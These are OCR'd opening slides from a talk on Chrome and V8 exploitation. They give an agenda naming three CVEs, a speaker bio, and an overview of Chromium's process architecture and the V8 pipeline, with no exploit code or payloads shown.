



Chrome Exploitation

from Zero to Heap-Sandbox Escape

Matteo Malvica

Agenda

- Chrome Architecture Overview
- V8 Pipeline
- Type Confusion Bugs
- CVE 2018-17463   pre V8 Heap Sandbox
- CVE 2023-4069   modern era V8 Heap Sandbox
- CVE 2024-5830   present day V8 Heap Sandbox



WHOAMI


sr Content Dev & Researcher @ OffSec

IT NO 🥁

@matteomalvica

Where do we stand?

Context




Why it matters?

- **Browsers are one of most used software worldwide** → Valuable Target
- **Always Connected** → Remote Code Execution
- **Demand Speed** → JIT compilers → Complex Software → □ 🐞 🐛
- **Today’s Focus** → Chrome and its JIT engines V8 on Windows

Chromium Architecture


Overview




I/O thread
Main thread
Browser
ResourceDispatcher Host
Filter
Channel
ChannelProxy
RenderProcessHost
RenderViewHost
Filter
Channel
RenderProcessHost
RenderViewHost
RenderViewHost
Main thread
Render thread
IPC
RenderProcess
RenderView
RenderView
ResourceDispatcher
WebKit
Renderer
Main thread
Render thread
IPC
RenderProcess
RenderView
ResourceDispatcher
WebKit
Renderer

V8 Pipeline


Evolution Throughout the Years



